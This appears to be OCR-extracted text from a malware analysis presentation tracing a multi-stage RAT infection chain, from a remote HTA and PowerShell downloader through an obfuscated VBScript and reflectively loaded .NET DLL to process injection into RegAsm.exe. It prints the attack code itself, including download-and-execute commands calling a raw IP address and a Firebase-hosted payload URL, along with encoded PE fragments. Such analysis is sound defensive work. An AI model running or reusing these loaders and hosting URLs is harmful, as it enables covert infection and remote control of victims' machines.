'Net.'+'Web'+'Cli'+'ent)'+'.Dow'+'nl'+'oad'+'Fil'+'e(''http://52.187.50.165/site/att.txt'',$env:APPDATA+''\\''+''lapis.vbs'')'|D;
start-process($env:APPDATA+'\\'+'lapis.vbs')"


Error = Process.Create(gshjgjshsjhsusyuiweiwuwiuwiuiww, null, objConfig, intProcessID)
```


- Remote HTA spawn a new PowerShell process which downloads & executes an obfuscated VBScript
- VBScript executed using Start-Process

Infection Chain - Cluster 1



- VBScript decodes Loader PowerShell script

Obfuscated VBScript



```
agoravai = teclado("' = ogidoC$") & criatividade & "'"
agoravai = agoravai & ";$OWjuxD = [ɗ}♦^ø@☼∞@▲(ᶠ☼4ú#♦@ð]}+@♦]@ø♦ᶠᵕystem.⊠+@(ðɗ@}+-}@*+@♦∞*ɗ☼(@+*♦ø:↓:∞ex"
agoravai = agoravai & "t.♦*ú@*}}(♦@(^►^♦}▲}4*:⊠-*▲(4ᵕ4}ncod"
agoravai = agoravai & "ing]::(☼:ú♦ú ♦-♦→:ø(:⊠(}(ð☼♦@+úɗ@∞}∞nicode.⊠*(úð}☼+]}}Π∞ø}(♦@ᶠ:▲ð@√ᵕ+]◄ᵕ}etString( "
agoravai = agoravai & "[System.Convert]::♦♦:}√∞ø4}ø▲ú}úᵕ@●*:}}4∞:↓ú(ø(^romΠ+♦}@}}-4}@*↓♦(▲^(●øú4ð}*(ú(♦ɗase64St"
agoravai = agoravai & "ring( $}:@**▲♦@►4^#@@:ú♦☼√4→ᶠᶠúú^}(ᶠ(odi"
agoravai = agoravai & "go.r}*(4:@ɗ*4→♦]+ɗɗ@+4:ᶠú((+@ú◄}(ᶠpl"
agoravai = agoravai & ":◄ɗ⊠ø@ᵕ↓(@+*∞→▲(@}   (ø(]4⊠^(-ce('♡','A') ) .r}*(4:@ɗ*4→♦]+ɗɗ@+4:ᶠú((+@ú◄}(ᶠ"
agoravai = agoravai & "pl:◄ɗ⊠ø@ᵕ↓(@+*∞→▲(@}   (ø(]4⊠^(-ce('%MISqHGKZMA%',''"
agoravai = agoravai & (eita)
agoravai = agoravai & bay( "');powershell.exe -windowstyle hidden -ExecutionPolicy Bypss -NoProfile -Command $OWjuxD" & "WDySjn
agoravai = Replace(agoravai,"ɗ}♦^ø@☼∞@▲(ᶠ☼4ú#♦@ð]}+@♦]@ø♦ᶠᵕ","S")
agoravai = Replace(agoravai,"⊠+@(ðɗ@}+-}@*+@♦∞*ɗ☼(@+*♦ø:↓:∞","T")
agoravai = Replace(agoravai,"♦*ú@*}}(♦@(^►^♦}▲}4*:⊠-*▲(4ᵕ4}","E")
agoravai = Replace(agoravai,"(☼:ú♦ú ♦-♦→:ø(:⊠(}(ð☼♦@+úɗ@∞}∞","U")
agoravai = Replace(agoravai,"⊠*(úð}☼+]}}Π∞ø}(♦@ᶠ:▲ð@√ᵕ+]◄ᵕ}","G")
agoravai = Replace(agoravai,"♦♦:}√∞ø4}ø▲ú}úᵕ@●*:}}4∞:↓ú(ø(^","F")
agoravai = Replace(agoravai,"Π+♦}@}}-4}@*↓♦(▲^(●øú4ð}*(ú(♦ɗ","B")
agoravai = Replace(agoravai,"}:@**▲♦@►4^#@@:ú♦☼√4→ᶠᶠúú^}(ᶠ(","C")
agoravai = Replace(agoravai,":◄ɗ⊠ø@ᵕ↓(@+*∞→▲(@}   (ø(]4⊠^(-","a")
agoravai = Replace(agoravai,"}*(4:@ɗ*4→♦]+ɗɗ@+4:ᶠú((+@ú◄}(ᶠ","e")
dim furacao
furacao = "•"

agoravai = ( bay(agoravai, furacao + ";" + furacao, "") )

set jaera =  CreateObject("WScript.Shell")
jaera.Run( "powershell -command " & (agoravai) ), 0, false
```

Replace & Concat Functions

Decoded PS Script

Variable

Name: agoravai


Type: String

Value:

```
"$Codigo =
'J♡BM♡Eg♡ZwBL♡C♡♡PQ♡g♡Cc♡JQBN♡Ek♡UwB
x♡Eg♡RwBL♡Fo♡TQBB♡CU♡Jw♡7♡Fs♡QgB5♡HQ
♡ZQBb♡F0♡XQ♡g♡CQ♡ZgB1♡FU♡Tg♡g♡D0♡I♡
Bb♡FM♡eQBz♡HQ♡ZQBt♡C4♡QwBv♡G4♡dgBl♡HI
♡d♡Bd♡Do♡OgBG♡HI♡bwBt♡EI♡YQBz♡GU♡Ng♡
0♡FM♡d♡By♡Gk♡bgBn♡Cg♡I♡♡k♡Ew♡S♡Bn♡E
s♡LgBy♡GU♡c♡Bs♡GE♡YwBl♡Cg♡Jw♡nMqIywgMn
♡Cw♡JwBB♡Cc♡KQ♡g♡Ck♡QwBh♡FM♡eQBz♡HQ
```


- Obfuscated VBScript concatenate and replace functions to decode and execute a PS script

Infection Chain - Cluster 1



- Loader PS Script loads the Downloader & Injector DLL

Loader PS1 Script



```
$Codigo =
'J♡BM♡Eg♡ZwBL♡C♡♡PQ♡g♡Cc♡JQBN♡Ek♡UwBx♡Eg♡RwBL♡Fo♡TQBB♡CU♡Jw♡7♡Fs♡QgB5♡HQ♡ZQBb♡F0♡XQ♡g♡CQ♡ZgB1♡FU♡Tg♡g♡D0♡I♡Bb♡FM♡eQBz♡HQ♡ZQBt♡C4♡QwBv♡G4♡dgB1♡HI♡d♡Bd♡Do♡OgB
G♡HI♡bwBt♡EI♡YQBz♡GU♡Ng♡0♡FM♡d♡By♡Gk♡bgBn♡Cg♡I♡♡k♡Ew♡S♡Bn♡Es♡LgBy♡GU♡c♡Bs♡GE♡YwB1♡Cg♡Jw♡nMqIywgMn♡Cw♡JwBB♡Cc♡KQ♡g♡Ck♡OwBb♡FM♡eQBz♡HQ♡ZQBt♡C4♡QQBw♡H♡♡R♡Bv♡G
0♡YQBp♡G4♡XQ♡6♡Do♡QwB1♡HI♡cgB1♡G4♡d♡BE♡G8♡bQBh♡Gk♡bg♡u♡Ew♡bwBh♡GQ♡K♡♡k♡GY♡dQBV♡E4♡KQ♡u♡Ec♡ZQB0♡FQ♡eQBw♡GU♡K♡♡n♡EM♡b♡Bh♡HM♡cwBM♡Gk♡YgBy♡GE♡cgB5♡DM♡LgBD♡Gw♡
YQBz♡HM♡MQ♡n♡Ck♡LgBH♡GU♡d♡BN♡GU♡d♡Bo♡G8♡Z♡♡o♡Cc♡UgB1♡G4♡Jw♡p♡C4♡SQBu♡HY♡bwBr♡GU♡K♡♡k♡G4♡dQBs♡Gw♡L♡♡g♡Fs♡bwBi♡Go♡ZQBj♡HQ♡WwBd♡F0♡I♡♡o♡Cc♡Zg♡4♡Dk♡Mw♡1♡GI
♡ZQ♡3♡DU♡MQ♡4♡Dk♡LQBi♡D♡♡o♡Bh♡C0♡MQ♡x♡DM♡N♡♡t♡GI♡Ng♡x♡Dc♡LQ♡1♡Dg♡OQB1♡DE♡YgB1♡GI♡PQBu♡GU♡awBv♡HQ♡JgBh♡Gk♡Z♡B1♡G0♡PQB0♡Gw♡YQ♡/♡HQ♡e♡B0♡C4♡aQBi♡Gk♡Yg♡v♡G
8♡LwBt♡G8♡Yw♡u♡HQ♡bwBw♡HM♡c♡Bw♡GE♡Lg♡x♡GE♡Z♡♡y♡Dg♡LQB3♡GU♡Z♡Bz♡HQ♡LwBi♡C8♡M♡B2♡C8♡bQBv♡GM♡LgBz♡Gk♡c♡Bh♡GU♡b♡Bn♡G8♡bwBn♡C4♡ZQBn♡GE♡cgBv♡HQ♡cwB1♡HM♡YQBi♡GU♡
cgBp♡GY♡Lw♡v♡Do♡cwBw♡HQ♡d♡Bo♡Cc♡KQ♡p♡♡==';$OWjuxD = [System.Text.Encoding]::Unicode.GetString( [System.Convert]::FromBase64String( $Codigo.replace('♡','A') ) ).replace('%MISqHGKZMA%',
'TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSB AAAAAAAABQRQAATAEDAADvFJUAAAAAAAAAAOAAI
iALAVAAAE4AAAAGAAAAAAAAAqm0AAAAgAAAAgAAAAAAAEAAgAAAAAgAABAAAAAAAAAAGAAAAAAAAAADAAAAAAgAAAAAAAAMAYIUAABAAABAAAAAAAEAAAEAAAAAAAAABAAAAAA AAAAAAAAAAAAAAAAAAAAAAAKAAAAwAAACkbAAAOAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAIAAACAAAAAAAAAAAAAAAACCAAAEgAAAAAAAAAAAAAAC50ZXh0AAAAsE0AAAAgAAAATgAAAAIAAAAAA gDAAAAgAAAAAQAAABQAAAAAAAAAAAAAAAAAAABAA
```

Base64 Decoded

```
$LHgK = '%MISqHGKZMA%';
[Byte[]] $fuUN = [System.Convert]::FromBase64String( $LHgK.replace('⑊⑊㊄ς','A') );
[System.AppDomain]::CurrentDomain.Load($fuUN).GetType('ClassLibrary3.Class1').GetMethod('Run').Invoke($null, [object[]] (
'f8935be75189-b08a-1134-b617-589e1beb=nekot&aidem=tla?txt.ibib/o/moc.topsppa.1ad28-wedst/b/0v/moc.sipaelgoog.egarotsesaberif//:sptth'))
```

Reversed URL

```
TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpc
yBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAAABQRQAATAEDAADvFJUAAAAAAAAAAOAAIiALAVAAAE4AAAAGAA
AAAAAAqm0AAAAgAAAAgAAAAAAAEAAgAAAAAgAABAAAAAAAAAAGAAAAAAAAAADAAAAAAgAAAAAAAAMAYIUAABAAABAAAAAAAEAAAEAAAAAAAAABA
AAAAAAAAAAAAAFhtAABPAAAAAIAAAJgDAAAAAAAAAAAAAAAAAAAAAAAAAKAAAAwAAACkbAAAOAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAIAAACAAAAAAAAAAAAAAACCAAAEgAAAAAAAAAAAAAAC50ZXh0AAAAsE0AAAAgAAAATgAAAAIAAAAAAAAAAAAAA
AAAACAAAGAucnNyYwAAAJgDAAAAgAAAAAQAAABQAAAAAAAAAAAAAAAAAAABAAABALnJlbG9jAAAMAAAAAKAAAAACAAAAVAAAAAAAAAAAAAAAA
```


```
time:   85ms
length: 22016
 lines:   285
```

```
MZ..........ÿÿ..¸.......@......................................º..´ Í!¸.LÍ!This program cannot be run in
DOS mode.

$.......PE..L....ï..........à." ..P..N..........ªm... ...........
.......................À...........`................................Xm..O........................... .....
.¤l..8........................................ ............... ..H............text...ºM...
...N..................
..`.rsrc...............P.............@..@.reloc....... .......T.............@..B................m......H.
.......$..°...........¼;..è0..........................................(...
```

- Decoded PS Script decodes the huge base64 encoded blob which is a PE File “ClassLibrary3.dll”


- The DLL is loaded by executing the "Run" method - argument to the Run method is a reversed URL

Infection Chain - Cluster 1



- Downloads and Injects the Final Payload into Remote process

Downloader & Injector DLL




```
    }
    string text = new WebClient().DownloadString(Strings.StrReverse(LAbWJK));
    text = Strings.StrReverse(text);
    string str = "C:\\Windows\\Microsoft.NET\\Framework";
    str += "\\v4.0.30319";
    AppDomain.CurrentDomain.Load(Resources.ClassLibrary1).GetType("ClassLibrary1.Class1").GetMethod("Run").Invoke(null, new object[]
    {
        str + "\\RegAsm.exe",
        Convert.FromBase64String(text)
    });
}
catch (Exception ex2)
```

Downloads Final RAT by StrReversing the URL

Target Process for Injection


Final Decoded RAT Payload



https://firebasestorage.googleap
firebasestorage.googleapis.com/v0/b/tsdew-82da1.appspot.com/o/bibi.txt?alt=media&token=beb1e985-716b-4311-a80b-98157eb5398f

RAT payload hosted on Firebase

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAEDUAAAAMAgDgBAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA4TesJWblN3ch9CPK4Tej5WZk5WZwVGZvwDIgogP5xmYtV2czFEduVGZuVGclR2L8ACIgAiC+8CIgACIgAiCioi
jI94WZr9GV5V2SjlGbiVHcgACIgACIgAiCioiI9Umc1R3YlRXaoNmcBJ3bzNXZj9mcwBCIgACIgACIKICMuAjLw4iNi0jbvl2cyVmdgACIgACIgAiCiMHbvJHdu92Qt42bt12bD5yc3
3JSPlBXe0BCIgACIgACIKkHdpRnblRWS5xmYtV2czFGPgACIgACIK4TesJWblN3cBRnblRmblBXZkxDIgACIK4Tej5WZk5WZwVGZ8ACIK4jbvlGdhNWasBHch9CPgAiC+M3ZulGd0V2
jIzdmbpRHdlN1c39GZul2VvYTMwIzLJ10Uv02bj5Cdm92cvJ3Yp1mLzFWblh2Yz9yL6AHd0hmI9Mnbs1GegUmchdXQoRXYQdmbvxGPgACIgACIK4zczVmblJXY3FUawR2L8I3b0lmbv
vYTMwIzLJ10Uv02bj5Cdm92cvJ3Yp1mLzFWblh2Yz9yL6AHd0hmI9Mnbs1GegM3cl5WZyF2dBlGckxDIgACIgAiC+UmchdXQpBHZvwTbw9SZ1JHd+Iycn5Wa0RXZTN3dvRmbpd1L1AD
SPz5GbthHIlJXY3FUawRGPgACIgACIK4zcn5Wa0RXZTN3dvRmbpdHPgACIgogPiMjdu02chpTbvNWL0Z2bz9mcjlWbtMXYtVGajNnOuJXdi0zcuxWb4BibvlGdhNWasBHchxDIgogP5
K4zLi0XY5EWNxEGM1QmZ4QTL1EWOi1COlZGNtMjYmJWLyETY3YGMlhzei0DZJByUPRWZ0J3bwBXdzxDIgACIgAiC+0SLgATMgM3dvRmbpdFIt0SI8ACIgACIgogPvISf4cTYkBDZ2YG
EZlRncvBHc1NHPgACIgACIK4TLtASMugDIzd3bk5WaXBSLtECPgACIgACIK4zLi0HOzUmNhRTY0QWO2QWLjlTYi1SM0QDNtkjYzUTLzUGOyYmMhRzei0DZJByUPRWZ0J3bwBXdzxDIg
zkjZ1IjMwODNyEWLkJTZ40CZjZGNtYTOkVTLhljY4MTM1Mzei0DZJByUPRWZ0J3bwBXdzxDIgACIgAiC+0SLgcDIzd3bk5WaXBSLtECPgACIgACIK4zLi0HMmNDZzUWZlRGOwATLlZW



Name: bibi.txt


Size: 1,251,328 bytes

Type: text/plain

Loaded: 100%

Reversed + Base64 Decoded

```
MZ..........ÿÿ..¸.......@...................................
........º..´    Í!¸.LÍ!This program cannot be run in DOS
mode.

$.......PE..L....N\ ........a.....0..B..........Na...
```



